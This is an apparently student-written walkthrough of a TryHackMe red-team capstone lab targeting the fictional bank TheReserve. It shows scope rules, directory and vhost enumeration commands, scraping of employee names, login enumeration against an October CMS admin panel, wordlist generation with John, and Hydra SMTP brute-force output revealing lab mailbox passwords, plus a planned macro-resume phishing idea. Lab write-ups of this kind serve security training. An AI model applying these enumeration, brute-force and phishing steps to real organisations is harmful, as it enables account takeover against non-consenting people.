# Red Team Capstone Challenge Report

| | |
|---|---|
| 21073376 | رامي ناصر احمد |
| 21078838 | محمد رافت عوض خيري |
| 21056689 | عبدالرحمن محمود محمد محمود |
| 21086423 | احمد رمضان احمد |
| 21095054 | عبدالرحمن صلاح |
| 21071591 | عمر احمد سيد |

# Executive Summary

**The purpose of this assessment is to evaluate whether:** the corporate division can be compromised and, if so, determine if it could compromise to bank division

**The Reserve will create to new account bank I'll need to demonstrate that it's possible to transfer funds between these two accounts the only way is to gaining access to SWIFT**

http://swift.bank.thereserve.loc/

- the SWIFT backend exposes an internal web application
- The Reserve uses to facilitate transfers.

## Transfer process

- ○ A customer makes a request that funds should be transferred and receives a transfer code.
- ○ The customer contacts the bank and provides this transfer code.
- ○ An employee with the capturer role authenticates to the SWIFT application and captures the transfer.
- ○ An employee with the approver role reviews the transfer details and, if verified, approves the transfer. This has to be performed from a jump host.
- ○ Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.

## In-Scope

- ○ Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- ○ OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- ○ Phishing of any of the employees of TheReserve.
- ○ Attacking the mailboxes of TheReserve employees on the WebMail host (.11).
- ○ Using any attack methods to complete the goal of performing the transaction between the provided accounts

## Out-of-Scope

- ○ Security testing of any sites not hosted on the network.
- ○ Security testing of the TryHackMe VPN (.250) and scoring servers, or attempts to attack any other user connected to the network.
- ○ Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- ○ Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- ○ External (internet) OSINT gathering.

- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.
- Conducting DoS attacks or any attack that renders the network inoperable for other users.
- The VPN server and the e-Citizen platform are not in scope for this assessment, and any security testing of these systems may lead to a ban from the challenge.

## **Project Tools :** I downloaded it in my machine
or /root/Rooms/Capstone Challenge

### To Register : e-Citizen communication portal

| | |
|---|---|
| SSH Username | e-citizen |
| SSH Password | stabilitythroughcurrency |
| SSH IP | 10.200.116.250 |

## Summary

- The purpose of this assessment is to evaluate whether the corporate division can be compromised and, if so, determine if it could result in the compromise of the bank division.
- To demonstrate the compromise, a simulated fraudulent money transfer must be performed by gaining access to the SWIFT core backend banking system.
- The SWIFT backend infrastructure is secure but exposes an internal web application used by TheReserve to facilitate transfers.
- A general process for transfers involves the separation of duties to ensure that one employee cannot both capture and approve the same transfer.
- You have been provided with some information and tools that you may find helpful in the exercise, including a password policy, but you are free to use your own.
- There are rules in place that determine what you are allowed and disallowed to do. Failure to adhere to these rules might result in a ban from the challenge.
- After gaining access to the network, you need to register for the challenge through e-Citizen communication portal using provided SSH details.
- You will need to prove compromises by performing specific steps on the host that you have compromised. These steps will be provided to you through the e-Citizen portal.

# Web Server

http://swift.bank.thereserve.loc/

--------------------------

To-Do-List

- Browse the website
  - check for usernames…..emails……etc.
- Check source code
- Check robots.txt
- Gobuster - dir search
  - gobuster dir -u 10.200.116.13 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- Gobuster - vhosts
  - gobuster vhost -u 10.200.116.13 -w /usr/share/wordlists/SecLists/Discovery/DNS/xxxxxxxx.txt --execlude-length 335
- Nikto
  - nikto -h 10.200.116.13
- CEWL
  - Cewl -m 7 xxxx.13  -d password.txt

## Users to enumerate:

http://10.200.116.13/october/index.php/demo/meettheteam

applications@corp.thereserve.loc


--------

**Possible phishing? It's requesting the following**

- **Resume**
  - **Doc - macro phishing**
- **Last 3 month banking statements**

```
october_session=eyJpdiI6ImdBblNoNkw3ZjNWTGIwc1N2YUlmMEE9PSIsInZhbHVlIjoiQkdITndoakFsa09VR0p2ZkhTK3dXajJLQStcL0tyeWZVQll2WTZU
V2RxVkZ6TjlNUUNOTHJleDJ6cUg4Qld5UnRQSEVhcEdGbkV5c0xqeWR3V3dOZ2V3UnpJTXBxUXUyRUNOSkFwSlEwNHBlMStTeUZpdUxOajZ2WUN2cU
pyS05vIiwibWFjIjoiM2Q3MDM0YTVkMzc0YzE4MTMwMDljZDE2NzhkYzI1NmJkMWU2ZTI5MjE1OTBlMDY3MGI0ZmZhMmJmZTU4ZjYzNSJ9
```

Connection: close




Meet our team that will take care of your every banking need.

Bank Director

Brenda Henderson

Deputy Directors



```
        <div class="panel-body">
            <img src="/october/themes/demo/assets/images/paula.bailey.jpeg" width="200" height="200" /><img src="/october/themes/demo/assets/images/christopher.smith.jpeg" width="200" height="200" /><img src="/october/themes/demo/assets/i
        </div>
        <div class="panel-footer" id="result">
            <p>CEO (Paula), CIO (Christopher), CTO (Antony), CMO (Charlene), and COO (Rhys)</p>
        </div>
    </div>

    <div class="panel panel-default">
        <div class="panel-heading">
            <h3 class="panel-title">Personal Assistance to the Executives</h3>
        </div>
        <div class="panel-body">
            <img src="/october/themes/demo/assets/images/lynda.gordon.jpeg" width="200" height="200" />
        </div>
        <div class="panel-footer" id="result">
            <p>Lynda</p>
        </div>
    </div>

    <div class="panel panel-default">
        <div class="panel-heading">
            <h3 class="panel-title">Project Manager</h3>
        </div>
        <div class="panel-body">
            <img src="/october/themes/demo/assets/images/roy.sims.jpeg" width="200" height="200" />
        </div>
        <div class="panel-footer" id="result">
            <p>Roy</p>
        </div>
    </div>

    <div class="panel panel-default">
        <div class="panel-heading">
            <h3 class="panel-title">Corporate Customer Investment Managers</h3>
        </div>
        <div class="panel-body">
            <img src="/october/themes/demo/assets/images/laura.wood.jpeg" width="200" height="200" /><img src="/october/themes/demo/assets/images/emily.harvey.jpeg" width="200" height="200" /><img src="/october/themes/demo/assets/images/a
        </div>
        <div class="panel-footer" id="result">
            <p>And many more!</p>
        </div>
    </div>

</div>          </section>

        <!-- Footer -->
        <footer id="layout-footer">
            <div id="footer">
```

```
curl -s http://thereserve.thm/october/themes/demo/assets/images/ | grep -oP '(?<=href=")[^"]+\.jpeg' | sed 's/\.jpeg//' > names.txt
```

## The team Possible

```
[IMG]   antony.ross.jpeg          2023-02-18 20:17          445K
[IMG]   ashley.chan.jpeg          2023-02-18 20:17          429K
[IMG]   brenda.henderson.jpeg     2023-02-18 20:17          462K
[IMG]   charlene.thomas.jpeg      2023-02-18 20:17          472K
[IMG]   christopher.smith.jpeg    2023-02-18 20:17          435K
[IMG]   emily.harvey.jpeg         2023-02-18 20:17          446K
[IMG]   keith.allen.jpeg  2023-02-18 20:17          406K
[IMG]   laura.wood.jpeg           2023-02-18 20:17          560K
[IMG]   leslie.morley.jpeg        2023-02-18 20:17          462K
[IMG]   lynda.gordon.jpeg         2023-02-18 20:17          510K
[IMG]   martin.savage.jpeg        2023-02-18 20:18          435K
[IMG]   mohammad.ahmed.jpeg               2023-02-18 20:22          423K
[ ]     october.pn        2023-02-18 19:25          34K
[IMG]   october.png       2023-02-18 19:25          34K
[IMG]   paula.bailey.jpeg         2023-02-18 20:17          501K
[IMG]   rhys.parsons.jpeg         2023-02-18 20:17          478K
[IMG]   roy.sims.jpeg     2023-02-18 20:17          435K
[IMG]   theme-preview.png         2023-02-15 06:28          40K
```

**The server version:** Apache/2.4.29 (Ubuntu) Server at 10.200.116.13 Port 80

-----------------------

**October CMS :**

README


### Possible Attack Paths

- Username enumeration for phishing or brute force attacks
- Possible phishing on this email with a word doc with malicious macros disguised as a resume?
  - applications@corp.thereserve.loc
- OctoberCMS
  - Check for vulns - expecially RCE?
- Php info is exposed might be attack here

---------------------------


Admin panel:
http://thereserve.thm/october/index.php/backend/backend/auth/signin

We did a user enumeration



```
Cookie: october_session=
eyJpdiI6ImtBaE9WTkVRY05BRGVFXC9nVkhzMXNBPT0iLCJ2YWx1ZSI6Imtv
V3U0eHdwMWQ1QjRkQTVCZ3J6dzJuNk9ISzlEdW9XekJDeTNHSEtQbzdaSDha
V0l3U2p2M0pNZWJpMU93cWpkREx5ckpzTkNIQjR5NGhMZkc2K294MzhtWWJp
dmdOU216Mldl ZTE3dCtxQzRsMlRcL2tvVkxpYnBCdTNCTDROeCIsImlhYyI6
IjA2ZWQwNTJmMmQwYTk1YjYwMzVkZDg5NjYwYzk3N2ZkZDljMGVmMTk2Y2Zl
M2MzOGIwODM5NTMxYzg0MGViZDEifQ%3D%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_session_key=WxiYw3yTBuNgjz5iVqjt75XJFYQxXoOypekOtES2&_token
=ASfAC3hqjtqWyLWhJYkdjs8IJ0kvcN1VI3xxR7SA&postback=1&login=
admin&password=admin
```

```
        </div>
    </div>

    <!-- Flash Messages -->
    <div id="layout-flash-messages">
            <p data-control="flash-message" class="
        flash-message fade error" data-interval="5">
          A user was found to match all plain text credentials
           however hashed credential &quot;password&quot; did
          not match.
        </p>
    </div>

  </body>
</html>
```



```
Cookie: october_session=
eyJpdiI6IlpCdnloZWJvajBsSTF5T2FYMkptbGc9PSIsInZhbHVlIjoiT3Rt
QlJ6Ykl3UzlkTjFGMFFxb2liWkZcL2xoS2dOTW5EbXFFZVZkV3lZblB6cVVl
OEFZczZ6MitsMUVBdDhvUEhyNWtJMEdjUFBDY3dhM2MrallwY1NxVTVteEVM
RWYyN1VcLzc4V3UwMHlyZGx2NHBCZE44YXpkM1JuTjdtQ1dUbSIsImlhYyI6
IjYzYzY2YTZhNTM1MzQ2YWUyMmY5MDBjOGY1YjY2MGRlYjRiN2IxNWQ1N2Yw
NWQ1ZWUzNmE4Yzk5ZTViZTliMzYifQ%3D%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_session_key=WxiYw3yTBuNgjz5iVqjt75XJFYQxXoOypekOtES2&_token
=ASfAC3hqjtqWyLWhJYkdjs8IJ0kvcN1VI3xxR7SA&postback=1&login=
opmass&password=ssbs
```


```
                </div>
            </div>

            <!-- Flash Messages -->
            <div id="layout-flash-messages">
                    <p data-control="flash-message" class="
                flash-message fade error" data-interval="5">
                      A user was not found with the given
                      credentials.
                </p>
            </div>

        </body>
```

So we are hitting to the best part which is to password cracking to the admin_protal

So I genrate a password list with the policy I got first I set the rule `sudo nano /etc/john/john.conf` the rule was

So after that I set my rules in the rules category then after that
I ran this command `john --wordlist=password_base_list.txt --rules=TheReserve --stdout > thereserve_wordlist.txt`


now I'm struggling in the cracking phase



```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone/passwords]
└─$ ls
names.txt  password_base_list.txt  password_list.txt  password_policy.txt

┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone/passwords]
└─$ sed -i 's/$/@corp.thereserve.loc/' names.txt


┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone/passwords]
└─$ cat names.txt
antony.ross@corp.thereserve.loc
ashley.chan@corp.thereserve.loc
brenda.henderson@corp.thereserve.loc
charlene.thomas@corp.thereserve.loc
christopher.smith@corp.thereserve.loc
emily.harvey@corp.thereserve.loc
keith.allen@corp.thereserve.loc
laura.wood@corp.thereserve.loc
leslie.morley@corp.thereserve.loc
lynda.gordon@corp.thereserve.loc
martin.savage@corp.thereserve.loc
mohammad.ahmed@corp.thereserve.loc
paula.bailey@corp.thereserve.loc
rhys.parsons@corp.thereserve.loc
roy.sims@corp.thereserve.loc

┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone/passwords]
└─$ █
```

# Webmail

After I get by enum get mails I try to brute force the smtp



```
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 860.00 tries/min, 860 tries in 00:01h, 9940 to do in 00:12h, 16 active
[STATUS] 874.00 tries/min, 2622 tries in 00:03h, 8178 to do in 00:10h, 16 active
[25][smtp] host: mail.thm   login: laura.wood@corp.thereserve.loc   password: Password1@
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 960.00 tries/min, 6720 tries in 00:07h, 4080 to do in 00:05h, 16 active
[25][smtp] host: mail.thm   login: mohammad.ahmed@corp.thereserve.loc   password: Password1!
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] attack finished for mail.thm (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 13:20:41

┌──(omar㉿kali)-[~/Capstone_Challenge_Resources/passwords]
└─$ 
```

laura.wood@corp.thereserve.loc
Password1@

mohammad.ahmed@corp.thereserve.loc
Password1!


# SSH(22)

```
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
|   256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_  256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
```

# SMTP(25,587)

```
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
```

```
587/tcp  open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
```



```
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 860.00 tries/min, 860 tries in 00:01h, 9940 to do in 00:12h, 16 active
[STATUS] 874.00 tries/min, 2622 tries in 00:03h, 8178 to do in 00:10h, 16 active
[25][smtp] host: mail.thm   login: laura.wood@corp.thereserve.loc   password: Password1@
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 960.00 tries/min, 6720 tries in 00:07h, 4080 to do in 00:05h, 16 active
[25][smtp] host: mail.thm   login: mohammad.ahmed@corp.thereserve.loc   password: Password1!
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] attack finished for mail.thm (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 13:20:41

┌──(omar㉿kali)-[~/Capstone_Challenge_Resources/passwords]
└─$ █
```

laura.wood@corp.thereserve.loc
Password1@

mohammad.ahmed@corp.thereserve.loc
Password1!

# HTTP(80)

```
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
```

Same As the web_server

- Gobuster - dir search
  - ○ gobuster dir -u 10.200.116.13 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- Gobuster - vhosts
  - ○ gobuster vhost -u 10.200.116.13 -w /usr/share/wordlists/SecLists/Discovery/DNS/xxxxxxxx.txt --execlude-length 335
- Nikto
  - ○ nikto -h 10.200.116.13

# Pop3(110)

```
110/tcp  open  pop3          hMailServer pop3d
